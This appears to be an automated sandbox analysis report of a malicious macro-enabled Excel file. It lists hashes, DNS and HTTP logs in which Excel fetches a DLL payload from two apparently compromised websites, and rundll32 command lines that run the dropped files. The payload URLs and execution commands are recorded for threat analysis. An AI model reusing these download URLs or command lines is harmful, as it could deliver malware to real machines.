SHA-256:	60CE870E3BD5F6F8BBCEB839C3E369195E7451EDE76665C4D69B526BF1E98C1D
SHA-512:	E8B3EC6FF6CCCFF84138663ED921056A958B8902E5F1C753CF5E20B442433DC131A14C70F7DE0B808382C1204679513927819E6CCA0A0B19231180B29944F7A9
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l.l.l.l.l.l...H.l.l...Hql.l...H.l.l...H.l.l...H.l.l...H.l.l...H.l.l...H.l.l.l.l7l.lY..H .l.lY..H.l.lY.xl.l.l.l.l.l.lY..H.l.lRich.l.l.....PE..L...f..a.....!.....v.....NK.....@.....-....@.....P.....H*.....,..... .....V..@.....text....u.....v..... ..`.rdata.....z.....@..@.data....#.....@....rsrc...H*.....,.....@..@.reloc..., ...@..B..... .....

C:\Windows\SysWOW64\Nrenernv\nnave.jwm (copy)	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	460288
Entropy (8bit):	7.16005344899477
Encrypted:	false
SSDEEP:	6144:31v9X/WHuR1R0bB5HKg0EWBe0uCvn7DOPnAOEiZ9uxc16uoSr4j7G63up9A2:31J/WHlN5HKcWEMn70oxnuF+jKx
MD5:	0339BDFB9A44182933A6E2BE62A49FC5
SHA1:	F81683BF2CC1C83BEBB2786C87EEB8C7FF02AC22
SHA-256:	60CE870E3BD5F6F8BBCEB839C3E369195E7451EDE76665C4D69B526BF1E98C1D
SHA-512:	E8B3EC6FF6CCCFF84138663ED921056A958B8902E5F1C753CF5E20B442433DC131A14C70F7DE0B808382C1204679513927819E6CCA0A0B19231180B29944F7A9
Malicious:	false

C:\Windows\SysWOW64\Nrenernv\nnave.jwm (copy)	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....I.I.I.I.I.I...H.I.I...HqI.I...H.I.I...H.I.I...H.I.I...H.I.I...H.I.I...H.I.I...H.I.I.I7I.IY..H .I.IY..H.I.IY.xI.I.I.I.I.I.IY..H.I.IRich.I.I.....PE..L...f..a.....!.....v.....NK.....@.....-...@.....P.....H*.....,..... .....V..@.....text....u.....v..... ..`.rdata.....z.....@..@.data....#.....@....rsrc...H*.....,.....@..@.reloc..., ...@..B..... .....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.6274713659027045
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 51.52% • Excel Microsoft Office Open XML Format document (40004/1) 40.40% • ZIP compressed archive (8000/1) 8.08%
File name:	sin t#U00edtulo_0212.xlsm
File size:	38175
MD5:	382f6c1c7508996537bfd33fc5e884af
SHA1:	5143a3cce279c8e70c7a2aa366a78b2583de9025
SHA256:	5d0311243534a50b4fffa6bb32a952f86e51194d372741b30dbea12c51eb4c44
SHA512:	e285dee02c42c7ff8556c397a2d79055664c7f9412461f69160b80c7dd764b497241fabea9a4520404253b69944875e6ea6183e27829ac3a64b9b8cfeeab433f
SSDEEP:	768:E/I83bP2rjevZCwVIHkvxmUxjfC30+kS4QyoO0VIXIvjyh:EnaIIHkvxXYk4pTVIt2
File Content Preview:	PK.....!.L#li.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "sin t#U00edtulo_0212.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 21:22:19.041716099 CET	192.168.2.22	8.8.8.8	0x8d91	Standard query (0)	sadabahar.com.np	A (IP address)	IN (0x0001)
Dec 2, 2021 21:22:20.074377060 CET	192.168.2.22	8.8.8.8	0xd9c5	Standard query (0)	www.duoyuhudong.cn	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 21:22:19.388930082 CET	8.8.8.8	192.168.2.22	0x8d91	No error (0)	sadabahar.com.np		194.233.67.242	A (IP address)	IN (0x0001)
Dec 2, 2021 21:22:20.325692892 CET	8.8.8.8	192.168.2.22	0xd9c5	No error (0)	www.duoyuhudong.cn		47.96.4.95	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- sadabahar.com.np
- www.duoyuhudong.cn

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	194.233.67.242	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 21:22:19.580261946 CET	0	OUT	GET /wp-includes/pUMqITCt83a/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: sadabahar.com.np Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 21:22:20.056572914 CET	2	IN	HTTP/1.1 404 Not Found Connection: Keep-Alive Keep-Alive: timeout=5, max=100 x-powered-by: PHP/7.4.25 content-type: text/html; charset=UTF-8 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <https://sadabahar.com.np/wp-json/>; rel="https://api.w.org/" transfer-encoding: chunked content-encoding: gzip vary: Accept-Encoding,User-Agent date: Thu, 02 Dec 2021 20:22:19 GMT server: LiteSpeed Data Raw: 31 30 38 63 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec 5b ff 73 db 36 b2 ff d9 fe 2b 60 7a 6a 8b 2d 49 51 92 65 59 94 e5 de 35 4d e7 fd d0 5e 6f 9a 76 de bc 49 f2 3c 10 09 51 48 28 80 0f 80 64 fb 14 fd ef 37 0b 90 14 bf c9 56 9c a4 b9 99 d7 78 1c 93 c0 62 b1 58 2c b0 9f 5d 80 d7 27 3f fe fa e2 f7 ff f9 e7 4b b4 50 cb e4 e6 f8 1a fe a0 04 b3 78 6a 11 e6 fe f1 ca ba 39 3e be 5e 10 1c dd 1c 1f 5d 2f 89 c2 28 5c 60 21 89 9a 5a 7f fc fe 93 7b 65 15 e5 0c 2f c9 d4 5a 53 72 97 72 a1 2c 14 72 a6 08 53 53 eb 8e 46 6a 31 8d c8 9a 86 c4 d5 2f 0e a2 8c 2a 8a 13 57 86 38 21 d3 9e 83 96 94 d1 e5 6a 99 17 68 b6 09 65 ef 91 20 c9 d4 4a 05 9f d3 84 58 68 21 c8 7c 6a 2d 94 4a 83 6e 37 5e a6 b1 c7 45 dc bd 9f b3 6e af 07 6d 8e ae 15 55 09 b9 f9 27 8e 09 62 5c a1 39 5f b1 08 9d 9d 5e f5 7b bd 09 7a 85 23 3c c3 0b 2c d0 2f ab 44 51 f4 82 33 a9 c4 2a 54 94 b3 eb ae 69 7a 6c 86 a9 87 73 2e f8 8c 2b 79 5e 0c e6 7c 89 ef 5d ba c4 31 71 53 41 60 b0 41 82 45 4c ce 51 f7 e6 f8 ba 10 f8 3c 62 12 08 e6 44 85 8b 73 23 f5 79 b7 3b e7 4c 49 2f e6 3c 4e 08 4e a9 f4 42 be 3c ac a5 f4 ee 60 a4 35 62 0b 27 8a 08 86 15 b1 90 7a 48 c9 d4 c2 69 9a d0 10 c3 78 ba 42 ca ef ee 97 89 85 f4 b8 a6 d6 63 83 47 67 02 ff df 8a 4f d0 4f 84 44 65 35 cb a0 db 95 b9 d6 40 5e 8f a5 dd 39 21 51 d7 aa 0e f9 0b c8 f2 82 2f 97 84 29 79 98 50 61 46 5d 92 ee e8 e8 5a 86 82 a6 2a d3 8e 22 f7 aa fb 0e af b1 29 d5 06 73 74 47 59 c4 ef bc db bb 94 2c f9 3b fa 8a 28 45 59 2c d1 14 6d ac 19 96 e4 0f 91 58 81 36 39 19 bc e9 be e9 66 53 f1 a6 ab cd 40 be e9 86 5c 90 37 5d dd f8 4d b7 37 f0 7a 9e ff a6 3b ea df 8f fa 6f ba 96 63 91 7b 65 05 96 97 b2 d8 72 2c b9 8e 9f c7 4f ae 63 cd 4d ae e3 97 86 a1 5c 6b 86 7c 25 42 62 05 1b 2b e4 2c c4 4a 8b 91 c9 6b c4 ad 4d de 9b ee 5d ea 52 16 26 ab 88 c8 37 dd 77 52 17 e8 66 ae 20 09 c1 92 78 4b ca bc 77 f2 fb 35 11 d3 a1 77 e5 f5 ad ed 76 72 7c 74 74 74 32 5f 31 bd 56 3a c4 c1 8e b2 37 6b 2c 10 73 84 c3 1d 3a c5 5e 28 08 56 e4 65 42 60 d6 3a 56 88 d9 1a 4b cb 76 d2 29 f5 62 a2 5e c0 86 70 af ce ce ca 6f 1d ab 1f 59 f6 24 67 8c 64 87 e4 8c f1 f4 95 12 94 c5 de 5c f0 e5 8b 05 16 2f 78 44 26 a9 17 26 04 8b df 48 a8 3a be e3 3b d4 33 5b 0a f5 16 84 c6 0b 65 3b a9 37 a7 49 f2 3b b9 57 1d ec c1 82 78 e8 a8 05 95 0e b1 1d df f1 ed 09 99 52 4f f1 1f b1 c2 7f fc f6 73 c7 9e 08 a2 56 82 a1 e7 33 56 86 b1 43 a6 d3 2a eb 6d 31 ac b0 43 8c b6 54 53 4f 99 31 da 13 e5 49 11 4e 89 a3 bc 88 cc 89 98 2a cf 2c ea ba d9 3a 18 d4 99 e9 59 fe f0 f0 3b 8e ff 81 97 a4 63 c1 3e 6d d9 af fd b7 30 6c c2 a2 17 0b 9a 44 1d 65 6f e7 5c 74 f8 f4 ef 42 e0 87 8e 35 4f 30 58 8e b1 14 db 51 9e 5c a5 b0 65 cb e9 86 ac 89 78 50 0b ca e2 e0 c4 77 76 6f 2f ef 43 92 aa 9f 12 0c e5 Data Ascii: 108c[s6+`zj-IQeY5M^ovI<QH(d7VxbX,]'?KPxj9>^]/(\`!Z{e/ZSrr,rSSFj1/*W8!jhe JXh!|j-Jn7^EnmU'b\9_^{z#< ,/DQ3*Tizls.+y^|]1qSA`AELQ<bDs#y;LI/<NNB<`5b'zHixBcGgOODe5@^9!Q/)yPaF]Z*")stGY,;(EY,mX69fS@\7]M7z;oc {er,OcM\k|%Bb+,JkM]R&7wRf xKw5wvr\ttt2_1V:7k,s:^(VeB`:VKv)b^poY$gdVxD&&H:;3[e;7I;WxROsV3VC*m1CTSO1I N*,:Y;c>m0lDeo\tB5O0XQ\exPwvo/C

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	47.96.4.95	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 21:22:20.586219072 CET	10	OUT	GET /wp-content/we8xi/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.duoyuhudong.cn Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 21:22:20.848328114 CET	12	IN	HTTP/1.1 200 OK Server: nginx/1.8.1 Date: Thu, 02 Dec 2021 20:22:20 GMT Content-Type: application/x-msdownload Content-Length: 460288 Connection: keep-alive X-Powered-By: PHP/7.2.15 Set-Cookie: 61a92afcad18b=1638476540; expires=Thu, 02-Dec-2021 20:23:20 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Thu, 02 Dec 2021 20:22:20 GMT Expires: Thu, 02 Dec 2021 20:22:20 GMT Content-Disposition: attachment; filename="Z8LJs4fFM8.dll" Content-Transfer-Encoding: binary Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a8 0d e9 1a ec 6c 87 49 ec 6c 87 49 ec 6c 87 49 9f 0e 84 48 e1 6c 87 49 9f 0e 82 48 71 6c 87 49 9f 0e 83 48 fa 6c 87 49 be 19 82 48 bf 6c 87 49 be 19 83 48 fc 6c 87 49 be 19 84 48 fb 6c 87 49 9f 0e 81 48 ef 6c 87 49 9f 0e 86 48 fd 6c 87 49 ec 6c 86 49 37 6c 87 49 59 19 8e 48 e3 6c 87 49 59 19 87 48 ed 6c 87 49 59 19 78 49 ed 6c 87 49 ec 6c 10 49 ed 6c 87 49 59 19 85 48 ed 6c 87 49 52 69 63 68 ec 6c 87 49 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 66 ff a8 61 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 1d 00 76 03 00 00 9a 03 00 00 00 00 00 4e 4b 01 00 00 10 00 00 00 90 03 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 40 07 00 00 04 00 00 a1 2d 07 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 b0 91 04 00 a0 08 00 00 50 9a 04 00 b4 00 00 00 00 e0 04 00 48 2a 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 07 00 bc 2c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d8 56 04 00 40 00 00 00 00 00 00 00 00 00 00 00 00 90 03 00 fc 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 8c 75 03 00 00 10 00 00 00 76 03 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 90 1a 01 00 00 90 03 00 00 1c 01 00 00 7a 03 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 8c 23 00 00 00 b0 04 00 00 16 00 00 00 96 04 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 48 2a 02 00 00 e0 04 00 00 2c 02 00 00 ac 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 bc 2c 00 00 00 10 07 00 00 2e 00 00 00 d8 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$lIlllIHlIHqlIHlIHlIHlIHlIHlIHlllI7lIYHlIYHlIYxlIlIlllYHlIRichl IPELfa!vNK@-@PH*,V@.textuv `.rdataz@@.data#@.rsrcH*,@@.reloc,.@B

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2580 Parent PID: 596

General

Start time:	21:21:16
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f560000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: rundll32.exe PID: 2996 Parent PID: 2580

General

Start time:	21:21:24
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\rundll32.exe ..\besta.ocx,44532.8898178241
Imagebase:	0xa90000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 2128 Parent PID: 400

General

Start time:	21:21:56
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff860000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: rundll32.exe PID: 1172 Parent PID: 2996

General

Start time:	21:22:41
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\besta.ocx",DllRegisterServer
Imagebase:	0xa90000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 200 Parent PID: 1172

General

Start time:	21:23:58
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Nrenernv\nnave.jwm",ILDADvMws
Imagebase:	
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis